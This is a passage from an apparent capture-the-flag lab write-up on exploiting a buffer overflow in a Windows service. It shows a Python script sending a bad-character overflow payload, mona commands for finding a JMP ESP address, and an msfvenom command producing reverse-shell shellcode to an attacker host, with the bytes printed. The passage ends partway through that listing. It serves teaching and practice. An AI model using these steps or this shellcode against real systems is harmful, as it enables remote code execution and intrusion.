


Figure 28 - Immunity Debugger




Figure 29 - Immunity Debugger

Now that the program is attached and running, let’s take a look at our bad character hunting script. Shown below is the script that we will use for this part of the process.

```python
bad_char.py
#!/usr/bin/python
import sys,socket
from termcolor import colored

cmd = "HELP" # Change this as needed
ip = "192.168.110.129" # Change this as needed
port = 31337 # Change this as needed
offset = 142 # Change this as needed
bad_chars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip,port))
    s.send((cmd+"A"*offset+"B"*4+bad_chars+'\r\n'))
    s.close()
    print(colored("[+] Payload sent!", "green"))
    print(colored("[*] Check your debugger", "green"))
    print(colored("[*] Look for bad_chars in the Hex Dump", "green"))
except:
    print(colored("[-] Could not connect...", "red"))
    sys.exit()
```

Figure 30 - bad_char.py

This script will connect to the target IP and port, send 142 "A's" followed with 4 "B's" followed up by all 255 ASCII characters with a return and newline added. In order to execute the script, we will use the following command:

```
python bad_char.py
```

```
┌──(kali㉿kali)-[~/thm/boxes/beskarNights/bufferoverflow]
└─$ python bad_char.py
[+] Payload sent!
[*] Check your debugger
[*] Look for bad_chars in the Hex Dump
```

Figure 31 - Script Execution

As we expected, the program crashed and Immunity caught the exception.




Figure 32 - Program Crash

In order to search for bad characters, we will need to **Right-Click ESP → Follow in Dump**. This will bring up the hex dump shown in the screenshot below.




Figure 33 - Bad Character

In terms of exploit development, it can be assumed that **\x00** is always going to be a bad character because it maps to nothing or NULL. We can see in the screenshot above that there is one lone bad character (outside **\x00**) and that is **\x0a**. The characters that this program rejects are **\x00\x0a**. We will use these values as our bad characters moving forward with the process. The next step is to find the return address.

Finding the Return Address

Before we can get into shell code generation and creating an exploitation proof of concept, we need to find the return address for **JMP ESP**. This will allow us to execute our shellcode in the exact location necessary to gain Remote Code Execution on the target system. We will accomplish this task using **mona.py** integrated into our Immunity Debugger install. In order to begin this process, we first need to open and attach the program in Immunity using the steps previously listed.




Figure 34 - Immunity Debugger




Figure 35 - Immunity Debugger

Now that the program is loaded and running, we will search for the return address for **JMP ESP** that does not contain any of the bad characters that we found in the last step. We will do this by executing the following command within Immunity Debugger:

```
!mona jmp -r esp -cpb "\x00\x0a"
```




Figure 36 - mona.py

There is some valuable information that we can collect from the screenshot above. Most importantly, the return address (displayed backwards) for **JMP ESP** is **\xc3\x14\x04\x08**. The next important bit of information we can collect is that ASLR is not present. Now, we can generate some shell code and create a proof of concept!

Local Exploitation

To start things off, we will open and attach the program to Immunity Debugger using the steps previously listed.




Figure 37 - Immunity Debugger




Figure 38 - Immunity Debugger

We will now use MSFVenom to generate custom shell code to plug into our proof of concept. The command we will use is as follows:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.110.130 LPORT=2222 EXITFUNC=thread -f c -a x86 -b
"\x00\x0a"
```

```
┌──(kali㉿kali)-[~/thm/boxes/beskarNights/bufferoverflow]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.110.130 LPORT=2222 EXITFUNC=thread -f c -a x86 -b "\x00\x0a"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xda\xda\xba\x0e\x6e\x46\xe0\xd9\x74\x24\xf4\x58\x33\xc9\xb1"
"\x52\x83\xe8\xfc\x31\x50\x13\x03\x5e\x7d\xa4\x15\xa2\x69\xaa"
"\xd6\x5a\x6a\xcb\x5f\xbf\x5b\xcb\x04\xb4\xcc\xfb\x4f\x98\xe0"
"\x70\x1d\x08\x72\xf4\x8a\x3f\x33\xb3\xec\x0e\xc4\xe8\xcd\x11"
"\x46\xf3\x01\xf1\x77\x3c\x54\xf0\xb0\x21\x95\xa0\x69\x2d\x08"
"\x54\x1d\x7b\x91\xdf\x6d\x6d\x91\x3c\x25\x8c\xb0\x93\x3d\xd7"
"\x12\x12\x91\x63\x1b\x0c\xf6\x4e\xd5\xa7\xcc\x25\xe4\x61\x1d"
"\xc5\x4b\x4c\x91\x34\x95\x89\x16\xa7\xe0\xe3\x64\x5a\xf3\x30"
"\x16\x80\x76\xa2\xb0\x43\x20\x0e\x40\x87\xb7\xc5\x4e\x6c\xb3"
"\x81\x52\x73\x10\xba\x6f\xf8\x97\x6c\xe6\xba\xb3\xa8\xa2\x19"
"\xdd\xe9\x0e\xcf\xe2\xe9\xf0\xb0\x46\x62\x1c\xa4\xfa\x29\x49"
"\x09\x37\xd1\x89\x05\x40\xa2\xbb\x8a\xfa\x2c\xf0\x43\x25\xab"
"\xf7\x79\x91\x23\x06\x82\xe2\x6a\xcd\xd6\xb2\x04\xe4\x56\x59"
"\xd4\x09\x83\xce\x84\xa5\x7c\xaf\x74\x06\x2d\x47\x9e\x89\x12"
"\x77\xa1\x43\x3b\x12\x58\x04\x84\x4b\x0c\x56\x6c\x8e\xd0\x5e"
"\xc3\x07\x36\x34\x0b\x4e\xe1\xa1\xb2\xcb\x79\x53\x3a\xc6\x04"
"\x53\xb0\xe5\xf9\x1a\x31\x83\xe9\xcb\xb1\xde\x53\x5d\xcd\xf4"
"\xfb\x01\x5c\x93\xfb\x4c\x7d\x0c\xac\x19\xb3\x45\x38\xb4\xea"
"\xff\x5e\x45\x6a\xc7\xda\x92\x4f\xc6\xe3\x57\xeb\xec\xf3\xa1"
"\xf4\xa8\xa7\x7d\xa3\x66\x11\x38\x1d\xc9\xcb\x92\xf2\x83\x9b"
"\x63\x39\x14\xdd\x6b\x14\xe2\x01\xdd\xc1\xb3\x3e\xd2\x85\x33"
"\x47\x0e\x36\xbb\x92\x8a\x56\x5e\x36\xe7\xfe\xc7\xd3\x4a\x63"
